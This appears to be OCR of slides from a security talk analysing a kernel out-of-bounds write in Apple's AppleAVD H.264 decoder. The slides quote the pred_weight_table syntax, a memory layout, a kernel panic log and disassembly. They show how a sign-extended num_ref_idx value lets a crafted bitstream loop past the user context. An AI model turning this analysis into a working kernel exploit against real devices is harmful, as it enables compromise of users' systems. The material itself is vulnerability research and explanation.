}		

Write Outside of User Context with predWeightTable()

Set to 255 (0xff)




7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {		
luma_log2_weight_denom		
if(ChromaArrayType != 0)		
chroma_log2_weight_denom		
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

0x166	0x10	db[16]	byte[16]	luma_weight_l0_flag
0x176	0x20	short[16]	short[16]	luma_weight_l0
0x196	0x20	short[16]	short[16]	luma_offset_l0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_l0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_l0
0x206	0x40	short[32]	short[32]	chroma_offset_l0
0x246	0x10	db[16]	byte[16]	luma_weight_l1_flag
0x256	0x20	short[16]	short[16]	luma_weight_l1
0x276	0x20	short[16]	short[16]	luma_offset_l1
0x296	0x10	db[16]	byte[16]	chroma_weight_l1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_l1
0x2e6	0x40	short[32]	short[32]	chroma_offset_l1

Write Outside of User Context with predWeightTable()

Set to 255 (0xff)



7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {		
luma_log2_weight_denom		
if(ChromaArrayType != 0)		
chroma_log2_weight_denom		
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

0x166	0x10	db[16]	byte[16]	luma_weight_l0_flag
0x176	0x20	short[16]	short[16]	luma_weight_l0
0x196	0x20	short[16]	short[16]	luma_offset_l0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_l0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_l0
0x206	0x40	short[32]	short[32]	chroma_offset_l0
0x246	0x10	db[16]	byte[16]	luma_weight_l1_flag
0x256	0x20	short[16]	short[16]	luma_weight_l1
0x276	0x20	short[16]	short[16]	luma_offset_l1
0x296	0x10	db[16]	byte[16]	chroma_weight_l1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_l1
0x2e6	0x40	short[32]	short[32]	chroma_offset_l1

Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

7.3.3.2 Prediction weight table syntax


pred_weight_table( ) {		
luma_log2_weight_denom		
if(ChromaArrayType != 0)		
chroma_log2_weight_denom		
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

0x166	0x10	db[16]	byte[16]	luma_weight_l0_flag
0x176	0x20	short[16]	short[16]	luma_weight_l0
0x196	0x20	short[16]	short[16]	luma_offset_l0
0x1b6	0x10	db[16]	byte[16]	chroma_weight_l0_flag
0x1c6	0x40	short[32]	short[32]	chroma_weight_l0
0x206	0x40	short[32]	short[32]	chroma_offset_l0
0x246	0x10	db[16]	byte[16]	luma_weight_l1_flag
0x256	0x20	short[16]	short[16]	luma_weight_l1
0x276	0x20	short[16]	short[16]	luma_offset_l1
0x296	0x10	db[16]	byte[16]	chroma_weight_l1_flag
0x2a6	0x40	short[32]	short[32]	chroma_weight_l1
0x2e6	0x40	short[32]	short[32]	chroma_offset_l1


Write at most 512 bytes from start of chroma_offset_l1

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext


File Decoded: bitstream.h264




Write Outside of User Context with predWeightTable()



Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




Write Outside of User Context with predWeightTable()

```
panic(cpu 1 caller 0xfffffff0082affd0): Kernel data abort. at pc 0xfffffff00954fa7c, lr 0xfffffff00954fa58 (saved state: 0xffffffeb12973160)
        x0:  0x000000000fffffff x1:  0x0000000006b6d45d  x2:  0xffffffeb1297347c  x3:  0xffffffeb12973478
        x4:  0x00000000000000d4 x5:  0x0000000000000001  x6:  0x000000000fffffff  x7:  0xfffffffe4cd4c0610
        x8:  0x0000000000000001 x9:  0xffffffec0bd3bdf8  x10: 0xffffffec0bd3bffe  x11: 0x0000000000000000
        x12: 0x0000000000000000 x13: 0x0000000000000004  x14: 0x0000000000000004  x15: 0x00000000000000b7
        x16: 0x0000000000000003 x17: 0x0000000000000000  x18: 0x0000000000000000  x19: 0xffffffec036f34d4
        x20: 0xffffffe3e69a68a0 x21: 0x0fffffffff0000000 x22: 0xffffffeb1297369c  x23: 0x0000000000000000
        x24: 0x000000000fffffff x25: 0xffffffe3e69a68a8  x26: 0x0000000002192249  x27: 0x0000000002192249
        x28: 0x0000000000000001 fp:  0xffffffeb12973580  lr:  0xfffffff00954fa58  sp:  0xffffffeb12973ab0
        pc:  0xfffffff00954fa7c cpsr: 0x60400204         esr: 0x96000047          far: 0xffffffec0bd3c000
```

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264





```
                    LAB_fffffff00954fa84                            XREF[2]:     fffffff00954fa3c(j), fffffff00954fbe8(j)
fffffff00954fa84 7a 07 00 11     add         w26,w27,#0x1
fffffff00954fa88 e8 2f 40 f9     ldr         tmp0,[sp, #ptr_num_ref_idx_l0_active_minus1]
fffffff00954fa8c 08 01 c0 39     ldrsb       tmp0,[tmp0]
fffffff00954fa90 5f 03 08 6b     cmp         w26,tmp0
```


Write Outside of User Context with predWeightTable()



Kernel Memory: H264 UserContext




File Decoded: bitstream.h264





```
                    LAB_fffffff00954fa84                            XREF[2]:     fffffff00954fa3c(j), fffffff00954fbe8(j)
fffffff00954fa84 7a 07 00 11     add         w26,w27,#0x1
fffffff00954fa88 e8 2f 40 f9     ldr         tmp0,[sp, #ptr_num_ref_idx_l0_active_minus1]
fffffff00954fa8c 08 01 c0 39     ldrsb       tmp0,[tmp0]
fffffff00954fa90 5f 03 08 6b     cmp         w26,tmp0
```


Write Outside of User Context with predWeightTable()



Kernel Memory: H264 UserContext




File Decoded: bitstream.h264





```
                    LAB_fffffff00954fa84                            XREF[2]:     fffffff00954fa3c(j), fffffff00954fbe8(j)
fffffff00954fa84 7a 07 00 11     add         w26,w27,#0x1
fffffff00954fa88 e8 2f 40 f9     ldr         tmp0,[sp, #ptr_num_ref_idx_l0_active_minus1]
fffffff00954fa8c 08 01 c0 39     ldrsb       tmp0,[tmp0]
fffffff00954fa90 5f 03 08 6b     cmp         w26,tmp0
```

Sign extended to 32 bits!


Write Outside of User Context with predWeightTable()



Kernel Memory: H264 UserContext



File Decoded: bitstream.h264





```
                    LAB_fffffff00954fa84                          XREF[2]:   fffffff00954fa3c(j), fffffff00954fbe8(j)
fffffff00954fa84 7a 07 00 11     add         w26,w27,#0x1
fffffff00954fa88 e8 2f 40 f9     ldr         tmp0,[sp, #ptr_num_ref_idx_l0_active_minus1]
fffffff00954fa8c 08 01 c0 39     ldrsb       tmp0,[tmp0]
fffffff00954fa90 5f 03 08 6b     cmp         w26,tmp0
```


Sign extended to 32 bits!

0xff → 0xffffffff


Write Outside of User Context with predWeightTable()



Kernel Memory: H264 UserContext



File Decoded: bitstream.h264




```
                    LAB_fffffff00954fa84                              XREF[2]:     fffffff00954fa3c(j), fffffff00954fbe8(j)
fffffff00954fa84 7a 07 00 11     add         w26,w27,#0x1
fffffff00954fa88 e8 2f 40 f9     ldr         tmp0,[sp, #ptr_num_ref_idx_l0_active_minus1]
fffffff00954fa8c 08 01 c0 39     ldrsb       tmp0,[tmp0]
fffffff00954fa90 5f 03 08 6b     cmp         w26,tmp0
```

Sign extended to 32 bits!

0xff → 0xffffffff

Can we get the kernel to stop early?

Write Outside of User Context with predWeightTable()

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]		
}		
if(ChromaArrayType != 0		
chroma_weight_l0_flag		
if(chroma_weight_l0_fla		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
  uVar13 = (uVar1 >> (ulong)(-uVar13 & 0x1f)) + ~(-1 << (ulong)(uVar13 & 0x1f));
}
iVar11 = (-(~uVar13 & 1) ^ uVar13 + 1 >> 1) + (~uVar13 & 1);
slice_header->luma_weight_l0[uVar16] = (short)iVar11;
if (0xff0000 < iVar11 * 0x10000 + 0x800000U) goto APPLEAVD_PARSESLICE_PRINTERR;
uVar13 = *(uint *)((long)&ctx->lookahead_long + 4);
```

Write Outside of User Context with predWeightTable()

Looping up to 4,294,967,295 times!

luma_weight_l0[i] is the weighting factor applied to the luma prediction value for list 0 prediction using RefPicList0[i]. When luma_weight_l0_flag is equal to 1, the value of luma_weight_l0[i] shall be in the range of −128 to 127, inclusive. When luma_weight_l0_flag is equal to 0, luma_weight_l0[i] shall be inferred to be equal to $2^{luma\_log2\_weight\_denom}$ for RefPicList0[i].

chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag		
if(luma_weight_l0_flag) {		
luma_weight_l0[i]		
luma_offset_l0[i]		
}		
if(ChromaArrayType != 0		
chroma_weight_l0_flag		
if(chroma_weight_l0_fla		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

```
  AppleAVD_AVC_readbits(ctx,iVar11 + 0x21);
  uVar1 = *(uint *)((long)&ctx->lookahead_long + 4);
  AppleAVD_AVC_readbits(ctx,uVar13);
